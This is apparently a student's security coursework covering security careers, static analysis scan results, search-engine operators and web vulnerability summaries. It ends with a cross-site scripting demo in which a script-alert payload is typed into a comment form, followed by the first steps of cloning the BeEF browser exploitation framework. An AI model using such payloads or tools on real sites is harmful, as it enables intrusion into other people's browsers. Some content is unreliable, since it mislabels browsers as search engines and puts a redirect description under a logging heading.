Advanced Security 2 - Assignment 1 – 15%

Jake Bolger

C18395341

Part A

Skills research

An aptitude for computers is possibly the number one quality of a cyber security expert. Other key skills and qualities include:

- ✓ In-depth knowledge of computer operating systems, hardware, and software.
- ✓ First-class problem-solving skills.
- ✓ A strong ability to work well under pressure.
- ✓ Solid telecommunications knowledge.
- ✓ Rigorous attention to detail.
- ✓ persistence and determination.
- ✓ Excellent abilities in mathematics.
- ✓ Technical Aptitude.
- ✓ Knowledge of Security Across Various Platforms. ...
- ✓ Communication Skills.
- ✓ Fundamental Computer Forensics Skills.
- ✓ A Desire to Learn.
- ✓ An Understanding of Hacking.

Certifications and Training

Below is a list of certifications and training you can complete:

1. Certified Information Systems Security Professional (CISSP):

2. Certified Information Systems Auditor (CISA):

3. Certified Information Security Manager (CISM):

4. Security+:

5. Certified Ethical Hacker (CEH):

6. GIAC Security Essentials Certification (GSEC):

7. Systems Security Certified Practitioner (SSCP):

8. CompTIA Advanced Security Practitioner (CASP+):

9. GIAC Certified Incident Handler (GCIH)

10. Offensive Security Certified Professional (OSCP):

Discuss why there is a shortage of security personnel worldwide.

Now a days there are a variety of reasons why there is a shortage of security personnel worldwide. These reasons are as follows: lack of corporate security programs, underfunded security resources, lack of good tools and protocols, not enough security patches, not enough email security practices and finally people who don't follow the policies of their company in security. Other reasons are the lack of interest from younger generations, increased number of attacks and not enough skilled defenders.

What measures/actions should be taken to address this shortage?

The measures that should be taken to address this shortage of security personnel are, to hire managed security service providers where your in-house talent is lacking and make sure their expertise matches your compliance requirements.

Provide detailed, enticing descriptions of each role when recruiting.

Teaching students should be done through real life scenarios.

Develop apprenticeships to recruit and prepare future employees. Some states offer tax credits to employers who hire apprentices. Support unique training exercises. IBM has developed mobile cybersecurity ranges help college students and professional practice responding to attacks.

Support mental health and wellness initiatives.

The last on is invest in employee training and certification. 93% of employees would stay at a company longer if it invested in their career.


Do you think you have enough skills to be a security expert? If no, what are you missing and if yes what are your strengths?

No, although I have a basic understanding of security, I am no expert. I have previous experience from college including different security techniques and cyphers, encryption, decryption, and penetration testing. I am missing a lot of manual knowledge and physical experience in security. In order to become an expert, I will certainly need to get real life experience in a job or company.

Part B

The first static code analysis tool that I used is called ‘Guardrails’ which allows me to scan my work for errors and adjust my workflow. This was used to identify security flaws in my code from my games engines assignment I did. I installed this tool on my GitHub account and then scanned for flaws as shown below:


<u>GuardRails</u>



GamesEngines1Assignment


All Scans	Type	Scan	# Vulns	Commit SHA	Actions
GamesEngines1Assignment/main On-demand scan triggered via the Dashboard	Branch	14/02/22 - 14:05:22 Scanning: 02:36		8bbc713b2356	
GamesEngines1Assignment/main Installation scan triggered via the Dashboard	Branch	14/02/22 - 14:05:10 Scanning: 02:49		8bbc713b2356	

The flaws that were found are as follows:



Repositories

Repository Name	Last Scan	Vulnerabilities	Enabl...	Actions
GamesEngines1Assignment C#	14 Feb 2022	2 ↑ 100% Increase		Scan
Chess	14 Feb 2022	✓		Scan
GamesEngines1Assignment C#	14 Feb 2022	✓		Scan
GE1-2021-2022	14 Feb 2022	✓		Scan
OOP	14 Feb 2022	✓		Scan
python_debug	14 Feb 2022	✓		Scan




2 Hard-Coded Secrets - Fixing advice for Gen

	Severity	Vulnerability Title
	●●●●	Base64 High Entropy String general detect-secrets
	●●●●	Base64 High Entropy String general detect-secrets

DeepSource

The second tool I used was a tool called ‘DeepSource’. Again I linked it with my GitHub account and used my repositories to scan for security flaws.



Codebase report

Performance issues	Style issues	Documentation issues	Anti patterns	Security issues
0	0	0	66	0
Coverage issues	Type check issues	Bug risks		
0	0	2		

Code quality overview

68 Active issues


0 Resolved issues

Recent runs

Analysis runs
Autofixes

× master @17e2415
Analyzed a minute ago 1d138c2..17e2415 Failed after 8 seconds
68 introduced 0 resolved

In the codebase report there were a lot of issues, there were 68 in total. Most of the issues were anti-pattern issues, but there were still two bug risk issues. Below is a screenshot of all the issues listed:



All issues	68
Recommended	68
Bug risk	2
Anti-pattern	66
Security	0
Performance	0
Type check	0
Coverage	0
Style	0
Documentation	0

Accessor like method has return type `void` CS-R1013
Anti-pattern a minute ago — a minute old
Found in source/../ExtensionTools.cs and source/../MainForm.cs
2

Consider simplifying the boolean comparison expression for concision CS-R1031
Anti-pattern a minute ago — a minute old
Found in source/../BibOrder.cs, source/../Program.cs and 6 other files
34

Abrupt application exit CS-W1005
Bug risk a minute ago — a minute old
Found in source/../BibOrder.cs and source/../Program.cs
2

Use `string.IsNullOrEmpty` or `string.IsNullOrWhiteSpace` to check for empty strings CS-R1014
Anti-pattern a minute ago — a minute old
Found in source/../BibOrder.cs, source/../Program.cs and 2 other files
7

Exception thrown is generic CS-R1015
Anti-pattern a minute ago — a minute old
Found in source/../BibWord.cs
1

Consider specifying the `CultureInfo` parameter when possible CS-R1018
Anti-pattern a minute ago — a minute old
Found in source/../BibOrder.cs and source/../BibWord.cs
12

Exception caught is generic CS-R1008
Anti-pattern a minute ago — a minute old
Found in source/../ExtensionTools.cs, source/../FolderBrowserDialog.cs and 3 other files
10

Part C

In this part I will be investigating the use of Basic and Advanced operators. For each operator I will give two examples of where they can be used. The examples will include when the operators are used alone and when they are used together or in combination.

Basic Operators:

Examples of usage for + operator

This operator is used to include keywords.

Alone: internet + security

Combination: internet + security + application

Examples of usage for – operator

This operator is used to exclude keywords.

Alone: application - internet

Combination: application + internet - security

Examples of usage for ~ operator

Used to include synonyms and similar words.

Alone: internet ~security

Combination: internet ~security - google

Examples of usage for . operator

Used to include single character wildcards.

Alone: .ternet

Combination: site:cars.blogs.irishindependent.com

Examples of usage for * operator

Used to include single word wildcards.

Alone: internet * security

Combination: internet – security “hello * world”

Examples of usage for “” operator

Used to include exact matches.

Alone: ”internet security”

Combination: “hello World” AROUND(3) “Jake Bolger”

Examples of usage for | / OR operator

Used to include keywords where either one keyword or another is matched.

Alone: internet OR security, internet | security

Combination: internet OR security ~google

Advanced Operators:

Examples of usage for Allintext operator

Only results containing *all* of the specified words somewhere on the page will be returned.

Alone: allintext:advanced security

Combination: allintext: security site:google.com

Examples of usage for allintitle operator

Results containing *all* of the specified words in the title tag will be returned.

Alone: allintitle:advanced security

Combination: allintitle: “operators” “for *this assignment”

Examples of usage for allinurl operator

Results containing *all* of the specified words in the URL will be returned.

Alone: allinurl:advanced security

Combination: allinurl: google secuirty-keywords nikon

Examples of usage for cache operator

Used to search and display a version of a web page as it was shown when google crawled it.

Alone: cache:website.com

Combination: cache:website.com OR cache:google.com

Examples of usage for Define operator

A dictionary built into Google, basically. This will display the meaning of a word in a card-like result in the SERPs.

Alone: define:especially

Combination: define:especially + sincerely

Examples of usage for filetype operator

Used to limit the search to text found in a specific file type.

Alone: mysql filetype:pdf

Combination: mysql filetype:pdf – mysql filetype:txt

Examples of usage for info operator

Find information about a specific page.

Alone: info:security.com

Combination: info:security.com / id:security.com

Examples of usage for intext operator

Find pages containing a certain word (or words) somewhere in the content.

Alone: intext:security

Combination: intext: “my name is jake vs you”

Examples of usage for Intitle operator

Used for searching a string text within the title of a page.

Alone: intitle: index of

Combination: intitle : cars site:thesun.com intitle:earnings

Examples of usage for inurl operator

Used to search for a string within a URL.

Alone: inurl:mytext.txt

Combination: site:google.com -inurl:www

Examples of usage for link operator

Is used to search for pages that link to the requested URL.

Alone: link:www.website.com

Combination: link:thesun.com -site:irishindependent.com cars

Examples of usage for related operator

Find sites related to a given domain.

Alone: related:security.com

Combination: related google.com | related security.com

Examples of usage for Site operator

Used to limit the search query to a specific domain or web site.

Alone: site:website.com

Combination: tudublin site:website.com OR site:.gov

Examples of usage for numrange operator

Find results from a certain number range.

Alone: numrange:2-8

Combination: numrange:2-8 site:google.com

Examples of usage for daterange operator


Find results from a certain date range.

Alone: daterange: 220899-231099

Combination: daterange: 220899-231099 site: security.com

Next, I will say whether it is possible to achieve the same results without using the operators given above.

Yes, it is possible you can use googles advanced search which allows you to achieve the same results without using the operators above. Below is a picture and example of the advanced google search:



Advanced Search

Find pages with...

To do this in the search box.

all these words:		Type the important words: `tri-colour rat terrier`
this exact word or phrase:		Put exact words in quotes: `"rat terrier"`
any of these words:		Type `OR` between all the words you want: `miniature OR standard`
none of these words:		Put a minus sign just before words that you don't want: `-rodent, -"Jack Russell"`
numbers ranging from:	to	Put two full stops between the numbers and add a unit of measurement: `10..35 kg, £300..£500, 2010..2011`

Then narrow your results by...

language:	any language	Find pages in the language that you select.
region:	any region	Find pages published in a particular region.
last update:	anytime	Find pages updated within the time that you specify.
site or domain:		Search one site (like `wikipedia.org`) or limit your results to a domain like `.edu`, `.org` or `.gov`
terms appearing:	anywhere in the page	Search for terms in the whole page, page title or web address, or links to the page you're looking for.
SafeSearch:	Hide explicit results	Tell SafeSearch whether to filter sexually explicit content.
file type:	any format	Find pages in the format that you prefer.
usage rights:	not filtered by licence	Find pages that you are free to use yourself.

Using the list of operators above I will identify if there are any equivalent operators that can be used in Bing.

Operators that can be used in Bing and Google:

- Contains:
- Ext:
- Filetype:
- Intitle:
- Related:
- Site:
- *

- -
- “ ”

Most of the Google operators perform the same task when using Bing so I have not relisted all of them. However, there are some operators that don’t work in Bing:

- Intext
- inurl
- related
- cache
- info
- allinurl
- allintitle
- link:
- ~

Finally, I will list ten search engines outlining their advantages and disadvantages over Google or Bing.

1. Yahoo

Advantages:

- Mail (1Tb) as opposed to googles 15GB
- More information.
- Search engine more powerful.
- Message boards where people can discuss ideas on any topic.

2. AOL

Disadvantages:

- Speed when opening is not fast enough.
- The display is not good.

3. One Search

Advantages:

- No cookie tracking, retargeting, or personal profiling.
- No sharing of personal data with advertisers.
- No storing of user search history.
- Unbiased, unfiltered search results.
- Encrypted search terms.

Disadvantages:

- Results can be overwhelming due to the large number of results..
- "OneSearch" does not search every item in the library even though it is named that way!
- OneSearch does not search several databases, and some databases are only partially searched.
- in other words, OneSearch is a general tool that covers all subjects, but it is not very strong in any one particular area.
- OneSearch will be less helpful if your research needs are obscure or specific.

4. Baidu

Advantages:

- Popular in china
- Controls 80%
- Most used internet application in china
- Baidu has a highly scalable business model,

5. Wolfram alpha

Advantages:

- Does calulations.
- It answers questions directly rather than pointing to another source.
- Disadvantages:
- Capabilities depend on what's in the database; not all questions can be answered.

6. DuckDuckGo

Advantages:

- Perfect privacy. No data on your online searches collected or stored.
- No ads targeting you based on your searches.
- No social engineering techniques are used based on your searches and other interests.
- You can be sure you are getting the same search results as all other users (no targeting or profiling).
- 1-page search results. Infinite scroll: as long as you keep going down, more search results keep loading.

7. Yandex

Advantages:

- With a market share of 64%, Yandex is Russia's most popular search engine. There were 38.3 million unique visitors to yandex.ru in March.
- Besides Yandex.News, Yandex.Market, Yandex.Mail, and Yandex.Maps, Yandex also offers a number of add-on services. Location-based information can also be accessed via mobile devices.
- The Internet and mobile penetration rates are still relatively small in Russia as well. So there is much room for growth.

8. Firefox

Advantages:

- It has security features that are automatically embedded into it.
- The user experience is virtually the same.
- Firefox offers a number of very helpful extensions to the browsers.
- The interface has minimalistic qualities to it.

Disadvantages:

- There are several compatibility issues.
- It consumes a lot of a computer's memory.
- It does not automatically resume downloads.
- It struggles with HTML 5 quite a bit.

9. Opera

Advantages:

- Its memory and download profiles are relatively small.
- It responds quickly.
- It has several integrated protections with proven capabilities.
- There is a large community which provides strong support.
-

Disadvantages:

- Coding must be strictly adhered to in order for this program to work correctly.
- Companies that do web development don't see Opera as a high priority.
- The extensions which are built into Opera are not always easy to find.
- It can offer users too many choices sometimes.

10. Brave

- Advantages:
- Better privacy and less tracking
- Built in ad blocking
- Faster and more efficient browsing
- Open-source software

Part D

1. Injection

Injection flaws are when an attacker uses unfiltered and often malicious data to attack databases or directories connected to your web apps. Two common injection attacks often get used. First, SQL injection gets used to attack your databases. Second, LDAP injection gets used to attack directories.

Injection attacks use input fields that interact with directories and databases to execute against vulnerabilities. These include usernames, passwords, and other areas that interact with the target. These fields are often left vulnerable due to the lack of an input filter when the database or directory’s development.

2. **Broken Authentication**

Authentication helps apps identify and validate users. Therefore, broken authentication can allow attackers to access and have the same permissions as the targeted user, creating severe web app vulnerabilities. Issues with authentication can give an attacker unfettered access to your data and wreak havoc on your web application.
Authentication vulnerabilities can include improperly hashed and salted passwords, leaks involving user account data, improperly set timeouts, brute force attacks, or typical password stuffing like password1 or admin1234.

3. **Sensitive Data Exposure**

Sensitive data gets transported or stored without any encryption or other protection, leaving information vulnerable to various attacks.

There are two ways to attack unprotected data. First, while data is transported from the user to the client, attacks as a man-in-the-middle attack can be used to steal data from packets. Second, stored data, while more complicated, can be exposed through encryption keys get stored with data or weak salt/hash or passwords and credentials.

4. **Broken Access Control**

When server-side authorization is misconfigured, broken, or missing, vulnerabilities will occur that can leave your back-end open to attacks.

These attacks often happen with front-end UIs configured with components to give admins access to data or other vital app elements. In this case, most users can’t see the admin function, but those looking to find vulnerabilities will be able to uncover and exploit this flaw with malicious requests.

5. **Security Misconfiguration**

Often web applications are misconfigured, leaving an array of vulnerabilities for attackers to capitalize. Security misconfigured vulnerabilities can include unpatched flaws, unused pages, unprotected files or directories, outdated software, and running software in debug mode.

All aspects of your web applications can be affected by security misconfigurations. When a misconfiguration is found, it is vital to run a security audit to check for attacks or breaches.

6. **Cross-Site Scripting**

Cross-site scripting uses malicious code injected into benign sites to attack a user's web browser. An attacker will insert the code through a link and, together with social engineering, will lure the user to clicking the link and executing the code. Attackers using JavaScript for XSS vulnerabilities can access a user's webcam, location, and other sensitive data and functions.

XSS vulnerabilities are common where input is unsensitized. Additionally, XSS can allow attackers to steal cookies from users' browsers and access browsing history and sensitive information.

7. **Insecure Direct Object References**

When database keys or files get exposed to the user, insecure direct object reference vulnerabilities exist. Because of the exposed internal objects, attackers can use enumeration attacks to access those objects and gain data or access to sensitive databases. Often authentication is either non-existent or broken.

Database objects are often vulnerable through URL parameters exposing serialized data keys an attacker can manipulate to access information. Also, static files can be manipulated and changed by an attacker to access sensitive information or other user's data.

8. Cross-Site Request Forgery

Cross-site request forgeries (CSRF) use social engineering to trick authenticated users into clicking a link, as an example and take control of their sessions. Due to having authenticated sessions, the attacker can perform changes to the state of an app vs. data theft.

Applications without the proper dual authentication or cross-site tokens can be vulnerable to CSRF attacks. Those will little knowledge of social engineering are also at higher risk of their authenticated sessions hijacked.

9. Using Components with Known Vulnerabilities

Due diligence needs to get done when considering using a third-party code or component in your web application. Many security issues can come with using unfettered code from sources you aren't familiar with.
To help find what components may be vulnerable, the National Vulnerability Database has a comprehensive list of known third-party vulnerabilities to help make the best choice.

Every aspect of your app can be affected by vulnerabilities in third-party code. For example, backdoors can get added to financial services code allowing attackers access to sensitive data.


10. **Insufficient Logging & Monitoring**

Unvalidated redirects and forwards is another input manipulation vulnerability again using parameters like GET requests to execute the attacks.

An example of the vulnerability is an attacker manipulating a URL and redirecting users to a malicious site where information can get stolen using social engineering and links with malicious code or links.

Cross Site Scripting: demo of how it works.

1.




EMAIL:

c18395341@mytudublin.ie

Subject

```
this is a test comment
```

2.



EMAIL:

c18395341@mytudublin.ie

Subject

```
<script>alert(hacked by Jake);</script>
```

3.


When I submit the comment it displays 'hacked by Jake'

hacked by Jake

4.

Using browser exploitation framework:


https://github.com/beefproject/beef download and cd into folder beef.



Command Prompt

```
Microsoft Windows [Version 10.0.19042.1526]
(c) Microsoft Corporation. All rights reserved.

C:\Users\EKAJ>cd Documents

C:\Users\EKAJ\Documents>cd beef

C:\Users\EKAJ\Documents\beef>git clone https://github.com/beefproject/beef.git
